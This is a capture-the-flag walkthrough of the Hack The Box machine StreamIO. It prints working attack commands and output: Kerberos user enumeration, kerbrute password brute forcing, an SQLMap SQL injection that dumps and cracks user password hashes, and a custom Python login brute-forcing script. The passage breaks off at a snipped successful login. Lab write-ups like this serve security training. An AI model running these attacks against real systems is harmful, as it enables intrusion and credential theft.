
| Name | StreamIO |
|---|---|
| Platform | Hack The Box |
| Difficulty | Medium |
| Operating System | Windows |
Walkthrough
Initial Enumeration
After running the initial enumeration, we can see the several open ports seeming to indicate that this machine is running active directory. In the output, we can see the domain information streamIO.htb as well. Lets go ahead and add this information to our local /etc/hosts file so we can use this domain name to resolve to the machine IP. Additionally, we can see that there is a subdomain name watch.streamIO.htb listed in the SSL certificate information.
nmap -sT -A -Pn -p 53,80,88,135,139,389,443,445
PORT    STATE SERVICE       VERSION
          53/tcp  open  domain        Simple DNS Plus
          80/tcp  open  http          Microsoft IIS httpd 10.0
          | http-methods:
          |_  Potentially risky methods: TRACE
          |_http-server-header: Microsoft-IIS/10.0
          |_http-title: IIS Windows Server
          88/tcp  open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-04 23:01:13Z)
          135/tcp open  msrpc         Microsoft Windows RPC
          139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
          389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
          443/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
          | ssl-cert: Subject: commonName=streamIO/countryName=EU
          | Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
          | Not valid before: 2022-02-22T07:03:28
          |_Not valid after:  2022-03-24T07:03:28
          |_http-title: Not Found
          | tls-alpn:
          |_  http/1.1
          |_ssl-date: 2025-02-04T23:02:08+00:00; +7h00m00s from scanner time.
          |_http-server-header: Microsoft-HTTPAPI/2.0
          445/tcp open  microsoft-ds?
          Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
          Device type: general purpose
          Running (JUST GUESSING): Microsoft Windows 2019 (89%)
          Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
          No exact OS matches for host (test conditions non-ideal).
          Network Distance: 2 hops
          Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

          Host script results:
          | smb2-security-mode:
          |   3:1:1:
          |_    Message signing enabled and required
          | smb2-time:
          |   date: 2025-02-04T23:01:27
          |_  start_date: N/A
          |_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
Lets start by checking to see if we can get a null session on SMB and maybe find something interesting here. We can use the tool smbclient for this purpose.
Unfortunately, it looks like SMB does not allow for null sessions. Lets move on for now.
smbclient -L \\\\streamio.htb\\
Password for [WORKGROUP\root]:
          session setup failed: NT_STATUS_ACCESS_DENIED
Since this machine is running Kerberos on port 88, something that I like to do is run a username brute force attack in the background while I am enumerating other services in case we get lucky. The first tool to run is usually an Nmap script called krb5-enum-users. Another great tool for this is Kerbrute. Lets run the Nmap script first.
Looks like this came back with a hit on the user Martin.
nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm="streamIO.htb",userdb=/usr/share/seclists/Usernames/xato-net-1000-usernanmes.txt 10.10.11.158
PORT   STATE SERVICE
          88/tcp open  kerberos-sec
          | krb5-enum-users:
          | Discovered Kerberos principals
          |     Martin@streamIO.htb
          |_    martin@streamIO.htb
Now, lets try using Kerbrute with the same name list to confirm and see if any other usernames get a hit. This tool seems to have returned both the username Martin and the known username Administrator.
https://github.com/ropnop/kerbrute
kerbrute_linux_amd64 userenum --dc 10.10.11.158 -d streamio.htb /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt
    __             __               __
             / /_____  _____/ /_  _______  __/ /____
            / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
           / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
          /_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

          Version: dev (9cfb81e) - 02/11/25 - Ronnie Flathers @ropnop

          2025/02/11 19:31:11 >  Using KDC(s):
          2025/02/11 19:31:11 >   10.10.11.158:88

          2025/02/11 19:31:11 >  [+] VALID USERNAME:   martin@streamio.htb
          2025/02/11 19:31:17 >  [+] VALID USERNAME:   Martin@streamio.htb
          2025/02/11 19:31:30 >  [+] VALID USERNAME:   administrator@streamio.htb
          2025/02/11 19:32:41 >  [+] VALID USERNAME:   MARTIN@streamio.htb
          2025/02/11 19:33:37 >  [+] VALID USERNAME:   Administrator@streamio.htb
Now lets leverage these usernames to try a password brute forcing attack using the same tool.
Unfortunately, we aren’t successful with the standard wordlist, which means that this is most likely not going to be the route onto the machine. Lets move onto another service.
kerbrute_linux_amd64 bruteuser --dc 10.10.11.158 -d streamio.htb /usr/share/wordlists/rockyou.txt "martin"
    __             __               __
             / /_____  _____/ /_  _______  __/ /____
            / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
           / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
          /_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

          Version: dev (9cfb81e) - 02/11/25 - Ronnie Flathers @ropnop

          2025/02/11 19:39:46 >  Using KDC(s):
          2025/02/11 19:39:46 >   10.10.11.158:88

          2025/02/11 19:41:45 >  [!] martin@streamio.htb: - client has neither a keytab nor a password set and no session
          2025/02/11 19:41:46 >  Done! Tested 4762 logins (0 successes) in 120.582 seconds
Something that is always great to do on a machine running Active Directory is called an As-Rep Roasting attack.
What is AS-REP Roasting?
The
ASREPRoastattack looks for users withoutKerberos pre-authenticationrequired. That means that anyone can send anAS_REQrequest to theKDCon behalf of any of those users, and receive an AS_REP message. This last kind of message contains a chunk of data encrypted with the original user key, derived from its password. Then, by using this message, the user password could be cracked offline
This can be leveraged by several tools but lets use the almighty tool netexec for this purpose. Unfortunately for us, this looks like another unsuccessful attempt, so lets move on.
netexec ldap 10.10.11.158 -u martin -p "" --asreproast output.txt
SMB 10.10.11.158 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:False)

When we navigate to the HTTP server running on port 80, it appears to just be a default IIS page, but nothing else is here. We can attempt to do some directory busting, but lets check out what is on port 443 before that.
Looks like we have a site for a streaming platform with a few tabs to navigate to.

If we just try the endpoint login we are directed to a login panel. This is quite interesting and could be a potential attack vector.


Underneath of the login form, we see that we can potentially register a new user with the platform.
After attempting to do this it looks like we can register a new user, but we are unable to use it to login afterwards. This is most likely not going to be the way in.
Lets see if we can find any other endpoints to enumerate. We can use the tool dirb to do a quick directory busting attack and see if there is anything interesting to look at.
Looks like we found an admin directory, so lets hop on over there to check it out.
dirb https://streamIO.htb
-----------------
          DIRB v2.22
          By The Dark Raver
          -----------------

          START_TIME: Tue Feb  4 19:26:27 2025
          URL_BASE: https://streamIO.htb/
          WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

          -----------------

          GENERATED WORDS: 4612

          ---- Scanning URL: https://streamIO.htb/ ----
          ==> DIRECTORY: https://streamIO.htb/admin/
          ==> DIRECTORY: https://streamIO.htb/Admin/
          ==> DIRECTORY: https://streamIO.htb/ADMIN/
          ==> DIRECTORY: https://streamIO.htb/css/
          + https://streamIO.htb/favicon.ico (CODE:200|SIZE:1150)
          ==> DIRECTORY: https://streamIO.htb/fonts/
          ==> DIRECTORY: https://streamIO.htb/images/
          ==> DIRECTORY: https://streamIO.htb/Images/
          + https://streamIO.htb/index.php (CODE:200|SIZE:13497)
          ==> DIRECTORY: https://streamIO.htb/js/

After navigating to the admin endpoint,m we are stone walled with a 403 Forbidden reponse from the machine. No bueno.

This is however, a different 403 response than what we normally get from an IIS server. For instance, when we navigate to another forbidden page, we get the following.
Below is the normal IIS 403 response page. This leads us to believe that there is some sort of middleware that might be doing to handling for the admin portal.

Since we know that there is a subdomain name available from our initial Nmap scan, lets see if there are any other subdomains available by fuzzing for them. A great tool for this is ffuf.
Looks like we just confirmed the same subdomain from the scan. Since this is it, lets give it a looksie.
ffuf -u https://streamio.htb -H "Host:FUZZ.streamio.htb" -w /usr/share/wordlists/dirb/big.txt
        /'___\  /'___\           /'___\
                 /\ \__/ /\ \__/  __  __  /\ \__/
                 \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
                  \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
                   \ \_\   \ \_\  \ \____/  \ \_\
                    \/_/    \/_/   \/___/    \/_/

                 v2.1.0-dev
          ________________________________________________

           :: Method           : GET
           :: URL              : https://streamio.htb
           :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
           :: Header           : Host: FUZZ.streamio.htb
           :: Follow redirects : false
           :: Calibration      : false
           :: Timeout          : 10
           :: Threads          : 40
           :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
          ________________________________________________

          watch                   [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 120ms]
          :: Progress: [20469/20469] :: Job [1/1] :: 90 req/sec :: Duration: [0:03:55] :: Errors: 0 ::
There seems to be an email subscription service running on the main page. When we submit our emails, it doesn’t really do anything. Normally, I would double check the traffic being sent off but, this is most likely a dead end.
Since we haven’t found anything super interesting quite yet other than the initial login page, lets circle back and start fuzzing that for default credential use or possible injection vulnerabilities.
After fuzzing for the basic default credentials, we don’t get any successful logins. Lets instead use a handy tool to fuzz for any potential SQLi. An amazing tool for this is SQLMap. Firstly, we will need to capture the login request being made to the server. We can do this by leveraging a proxy tool such as Burp Suite to intercept the request being made. After that request has been captured we can copy and paste the entire request into a file called login_req.
login_req
POST /login.php HTTP/2
          Host: streamio.htb
          Cookie: PHPSESSID=bjdc4ntnee0hh9qg1jrl9s0ome
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate, br
          Content-Type: application/x-www-form-urlencoded
          Content-Length: 38
          Origin: https://streamio.htb
          Referer: https://streamio.htb/login.php
          Upgrade-Insecure-Requests: 1
          Sec-Fetch-Dest: document
          Sec-Fetch-Mode: navigate
          Sec-Fetch-Site: same-origin
          Sec-Fetch-User: ?1
          Priority: u=0, i
          Te: trailers

          username=test&password=passwordtest
Now lets leverage that captured request to begin fuzzing with SQLMap. We can start by testing the username parameter with the -p argument. Looks like we found an SQLI vulnerability in the username form field!
sqlmap -r login_req -p "username" --batch --risk 3 --level 5 --force-ssl
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
          sqlmap identified the following injection point(s) with a total of 4170 HTTP(s) requests:
          ---
          Parameter: username (POST)
              Type: stacked queries
              Title: Microsoft SQL Server/Sybase stacked queries (comment)
              Payload: username=test';WAITFOR DELAY '0:0:5'--&password=passwordtest
          ---
With this vulnerability, lets attempt to enumerate the databases on the local machine. In the response there is an interesting database called streamio that may be of some use.
sqlmap -r login_req -p "username" --dbs --batch --risk 3 --level 5 --force-ssl
available databases [5]:
          [*] model
          [*] msdb
          [*] STREAMIO
          [*] streamio_backup
          [*] tempdb
Lets check out the STREAMIO database by dumping the tables. We found 2 tables movies and users.
sqlmap -r login_req -p "username" -D "STREAMIO" --tables --batch --risk 3 --level 5 --force-ssl --threads 10
Database: STREAMIO
          [2 tables]
          +--------+
          | movies |
          | users  |
          +--------+
Lets check out the users table and dump everything. Looks like we have a lot of users and their password hashes here, but lets target the 2 ones at the bottom:admin and martin .
sqlmap -r login_req -p "username" -D "STREAMIO" -T "users" --dump --batch --risk 3 --level 5 --force-ssl --threads 10
Database: STREAMIO
          Table: users
          [31 entries]
          +----+----------+----------------------------------------------------+--------------------------------------------------------+
          | id | is_staff | password                                           | username                                               |
          +----+----------+----------------------------------------------------+--------------------------------------------------------+
          | 3  | 1        | c660060492d9edcaa8332d89c99c9239                   | James                                                  |
          | 4  | 1        | 925e5408ecb67aea449373d668b7359e                   | Theodore                                               |
          | 5  | 1        | 083ffae904143c4796e464dac33c1f7d                   | Samantha                                               |
          | 6  | 1        | 08344b85b329d7efd611b7a7743e8a09                   | Lauren                                                 |
          | 7  | 1        | d62be0dc82071bccc1322d64ec5b6c51                   | William                                                |
          | 8  | 1        | f87d3c0d6c8fd686aacc6627f1f493a5                   | Sabrina                                                |
          | 9  | 1        | f03b910e2bd0313a23fdd7575f34a694                   | Robert                                            \x02 |
          | 10 | 1        | 3577c47eb1e12c8ba021611e1280753c                   | Thane                                                  |
          | 11 | 1        | 35394484d89fcfdb3c5e447fe749d213                   | Carmon                                                 |
          | 12 | 1        | 54c88b2dbd7b1a84012fabc1a4c73415                   | Barry                                                  |
          | 13 | 1        | fd78db29173a5cf701bd69027cb9bf6b                   | Oliver                                                 |
          | 14 | 1        | b83439b16f844bd6ffe35c02fe21b3c0                   | Michelle                                               |
          | 15 | 1        | 0cfaaaafb559f081df2befbe66686de0                   | Gloria                                                 |
          | 16 | 1        | b22abb47a02b52d5dfa27fb0b534f693                   | Victoria                                               |
          | 17 | 1        | 1c2b3d8270321140e5153f6637d3ee53                   | Alexendra                                              |
          | 18 | 1        | 22ee218331afd081b0dcd8115284bae3                   | Baxter                                                 |
          | 19 | 1        | ef8f3d30a856cf166fb8215aca93e9ff                   | Clara                                                  |
          | 20 | 1        | 3961548825e3e21df5646cafe11c6c76                   | Barbra                                                 |
          | 21 | 1        | ee0b8a0937abd60c2882eacb2f8dc49f                   | Lenord                                                 |
          | 22 | 1        | 0049ac57646627b8d7aeaccf8b6a936f                   | Austin                                                 |
          | 23 | 1        | 8097cedd612cc37c29db152b6e9edbd3                   | Garfield                                               |
          | 24 | 1        | 6dcd87740abb64edfa36d170f0d5450d                   | Juliette                                               |
          | 25 | 1        | bf55e15b119860a6e6b5a164377da719                   | Victor                                                 |
          | 26 | 1        | 7df45a9e3de3863807c026ba48e55fb3                   | Lucifer                                                |
          | 27 | 1        | 2a4e2cf22dd8fcb45adcb91be1e22ae8                   | Bruno                                                  |
          | 28 | 1        | ec33265e5fc8c2f1b0c137bb7b3632b5                   | Diablo                                                 |
          | 29 | 1        | dc332fb5576e9631c9dae83f194f8e70                   | Robin                                                  |
          | 30 | 1        | 384463526d288edcc95fc3701e523bc7                   | Stan                                                   |
          | 31 | 1        | b779ba15cedfd22a023c4d8bcf5f2332                   | yoshihide                                              |
          | 33 | 0        | 665a50ac9eaa781e4f7f04199db97a11                   | admin                                                  |
          | 34 | 0        | 5f4dcc3b5aa765d61d8327deb882cf99                   | martin                                                 |
          +----+----------+----------------------------------------------------+--------------------------------------------------------+

From a simple google search, we discover the admin password is paddpadd hashed with the MD5 hashing algorithm.

After another google search, we discover that the password for martin is literally password .
Considering that all of these passwords are MD5 hashed and relatively weak, lets copy them all into a file called crackme and use the cracking tool JohnTheRipper to see if we can crack a few more. Very quickly John was able to crack several passwords just from the standard rockyou.txt wordlist.
john crackme --w=/usr/share/wordlists/rockyou.txt --format=RAW-MD5
password         (?)
          highschoolmusical (?)
          physics69i       (?)
          paddpadd         (?)
          66boysandgirls.. (?)
          %$clara          (?)
          $monique$1991$   (?)
          $hadoW           (?)
          $3xybitch        (?)
          ##123a8j8w5123## (?)
          !?Love?!123      (?)
          !5psycho8!       (?)
          !!sabrina$       (?)
Now, there are several tools that we can leverage for doing a password spraying attack, but just for fun, lets build a custom brute forcing python script specifically for this site. Below is a custom brute forcing script called login_request.py that will iterate through a username and password list and attempt every possible combination of the two and print out any successful response.
login_request.py
import requests,sys,warnings

          warnings.filterwarnings("ignore")

          target_url = "https://streamio.htb/login.php"       # Target login url
          username_file = "names.txt"                         # List of users
          password_file = "passwords.txt"                     # List of passwords
          failure_response_check = "Login failed"             # Failure string to check for in response

          def gather_user_n_pass(pass_file: str, user_file: str) -> list:
              pass_list = []
              user_list = []

              with open(pass_file,'r') as temp_read:
                  for line in temp_read.readlines():
                      pass_list.append(line.strip('\n'))

              with open(user_file,'r') as temp_read:
                  for line in temp_read.readlines():
                      user_list.append(line.strip('\n'))

              return pass_list, user_list

          def login_request(url: str, username: str, password: str, session: classmethod) -> bool:

              credentials = {"username":username,"password":password}
              response = session.post(url,data=credentials,verify=False)

              if failure_response_check in response.text:
                  return False
              else:
                  return True

          def main() -> None:

              p_list, u_list = gather_user_n_pass(password_file,username_file)

              sess = requests.Session()

              for user in u_list:

                  for passw in p_list:

                      print(f"[+] Attempting -- {user}:{passw}")
                      resp = login_request(target_url, user, passw, sess)

                      if resp:
                          print(f"\n[+][+][+] Login successful: {user}:{passw} [+][+][+]")
                          sys.exit()
                      else:
                          continue

          if __name__ == "__main__":

              try:
                  main()

              except KeyboardInterrupt:
                  print("[+] ...exiting")
                  sys.exit()

              except ConnectionRefusedError as e:
                  # Handle connection refused errors (server not listening)
                  print(f"Connection refused: {e}")
                  sys.exit()

              except Exception as e:
                  print(e.with_traceback(None))
                  print("[+] Error occured...exiting")
                  sys.exit()
Looks like we got a successful login with our custom brute forcing tool!!
          [ ...SNIP... ]

